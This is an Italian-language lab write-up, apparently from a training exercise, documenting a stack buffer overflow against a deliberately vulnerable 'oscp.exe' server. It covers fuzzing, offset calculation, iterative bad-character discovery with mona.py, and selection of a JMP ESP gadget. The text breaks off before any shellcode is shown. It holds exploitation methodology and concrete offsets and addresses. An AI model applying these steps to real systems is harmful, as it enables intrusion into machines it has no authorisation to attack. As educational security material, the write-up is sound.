Report Tecnico: Cracking di un Buffer Overflow

Redatto da: Team SecureSentinels

Progetto: Buildweek 3 **Data:**25/02/2026

1. Introduzione e Analisi del Problema

L'obiettivo dell'esercizio è trasformare un **buffer overflow** di base in una vulnerabilità di **esecuzione di codice remoto (RCE)**. Il binario target presenta caratteristiche ideali per scopi didattici:

- **Assenza di Stack Canary:** Non ci sono protezioni per l'integrità dello stack e lo stack è eseguibile.
- **Librerie senza ASLR:** Almeno una libreria non utilizza l'Address Space Layout Randomization.


2. Fondamenti Teorici dello Stack

Lo stack è una struttura LIFO (Last In, First Out) che cresce verso gli indirizzi di memoria bassi. L'obiettivo è sovrascrivere l'indirizzo di ritorno (EIP salvato) durante l'esecuzione di una funzione vulnerabile per deviare il flusso verso codice arbitrario.

3. Configurazione dell'Ambiente e Analisi Iniziale

L'analisi dinamica viene condotta utilizzando una macchina attaccante Kali Linux e un target Windows con Immunity Debugger.

- **Avvio:** `oscp.exe` è in esecuzione sulla porta 1337.
- **Connessione:** Verificata connettività tramite Netcat.
- **Comandi:** Identificato il comando vulnerabile `OVERFLOW1`.



Avvio di oscp.exe in Immunity Debugger

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::2ec6:6753:7c56:ea09/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.50.101 1337
(UNKNOWN) [192.168.50.101] 1337 (?) : Connection refused

┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.50.101 1337
(UNKNOWN) [192.168.50.101] 1337 (?) open
Welcome to OSCP Vulnerable Server! Enter HELP for help.
```


Connessione Netcat e verifica IP

4. Innesco del Crash (Fuzzing)

Inviando una stringa massiva di caratteri "A", il team SecureSentinels ha confermato il crash.

- **EIP:** Sovrascritto con `41414141`.
- **ESP:** Punta al nostro buffer.

Invio del payload di fuzzing




Stato dei registri post-crash

5. Calcolo e Verifica degli Offset

Utilizzando `pattern_create.rb`, è stato generato un pattern ciclico unico.

Generazione pattern 2048 byte

Dopo aver calcolato l'offset tramite il comando msf-pattern_offset è stato rilevato l’offset (1978 byte), è stato inviato un payload di verifica (PoC) contenente "B" per l'EIP e "C" per lo stack. **Risultato:** EIP = `42424242` ("BBBB"), ESP punta alle "C". Controllo del flusso confermato.




Verifica offset con EIP 42424242

6. Identificazione dei Badchars (Processo Iterativo)

Questa è la fase critica per garantire che lo shellcode non venga troncato. Si utilizza `mona.py` per confrontare il bytearray inviato con quello presente in memoria.

Configurazione Iniziale

È stato generato il primo bytearray escludendo solo il null byte (`\x00`), che è un badchar universale per le funzioni di stringa.




Esecuzione di `!mona bytearray -b '\x00'`

Iterazione 1: Individuazione di \x07

Dopo il crash e l'analisi con `!mona compare`, il log ha mostrato una corruzione dopo 6 byte.

- **Badchars rilevati:** `00 07 08 2e 2f a0 a1`.
- **Analisi:** Il primo carattere corrotto è `07`. Spesso il carattere successivo (qui `08`) appare corrotto solo come effetto collaterale del precedente. Pertanto, si aggiunge solo `07` alla lista dei badchar.



Mona compare rileva badchars 00 e 07


Iterazione 2: Individuazione di \x2e

È stato generato un nuovo bytearray escludendo `\x00` e `\x07`.

Generazione bytearray escludendo \x00 e \x07

Dopo il nuovo invio e confronto, Mona mostra che il byte `08` è ora corretto (confermando che era un falso positivo), ma la memoria si corrompe nuovamente al byte `2e`.

- **Badchars rilevati:** `2e 2f a0 a1`.
- **Azione:** Si aggiunge `2e` alla lista dei filtri.




Mona compare mostra corruzione a partire da 2e

Iterazione 3: Individuazione di \xa0

Filtrando `\x00\x07\x2e`, il confronto successivo mostra che anche `2f` era un falso positivo, e la corruzione riprende a `a0`.


- **Badchars rilevati:** `a0 a1`.
- **Azione:** Si aggiunge `a0` alla lista dei filtri.



Mona compare mostra corruzione a partire da a0

Conclusione Badchars


Al termine del processo, analizzando i registri per l'ultima conferma, il team SecureSentinels ha identificato la lista definitiva dei badchars per questo binario: **`\x00, \x07, \x2e, \xa0`**



Verifica finale dei registri, ESP punta al buffer pulito


Conclusione Identificazione Badchars

Per avere la certezza assoluta che la lista dei badchars fosse completa, il team ha generato un ultimo bytearray escludendo tutti i caratteri problematici identificati finora: `\x00`, `\x07`, `\x2e`, `\xa0`.



Generazione bytearray escludendo i 4 badchars

Eseguendo nuovamente l'exploit di test e confrontando la memoria con `!mona compare -f C:\mona\oscp\bytearray.bin -a 00D4FA28`, Immunity Debugger ha restituito il tanto atteso messaggio in rosso: **"Hooray, normal shellcode unmodified !!!"**. Questo ha confermato che la lista dei badchars era finalmente esatta e lo stack era pulito.




Mona compare restituisce Hooray, confermando l'assenza di corruzione

---

7. Individuazione del Gadget (JMP ESP)

Avendo il pieno controllo di EIP e conoscendo i badchars, il passo successivo è stato trovare un'istruzione `jmp esp` all'interno del programma o di una libreria priva di protezioni ASLR, per far saltare l'esecuzione direttamente al payload.

Tramite il comando `!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"`, il team ha chiesto a Mona di cercare i puntatori validi, escludendo automaticamente quelli contenenti i badchars. Mona ha trovato 9 puntatori validi, tutti all'interno del modulo `essfunc.dll` (che ha ASLR e SafeSEH disabilitati). Il team ha selezionato il primo indirizzo disponibile: **`0x625011af`**.




Risultato di mona jmp esp con 9 puntatori trovati

---

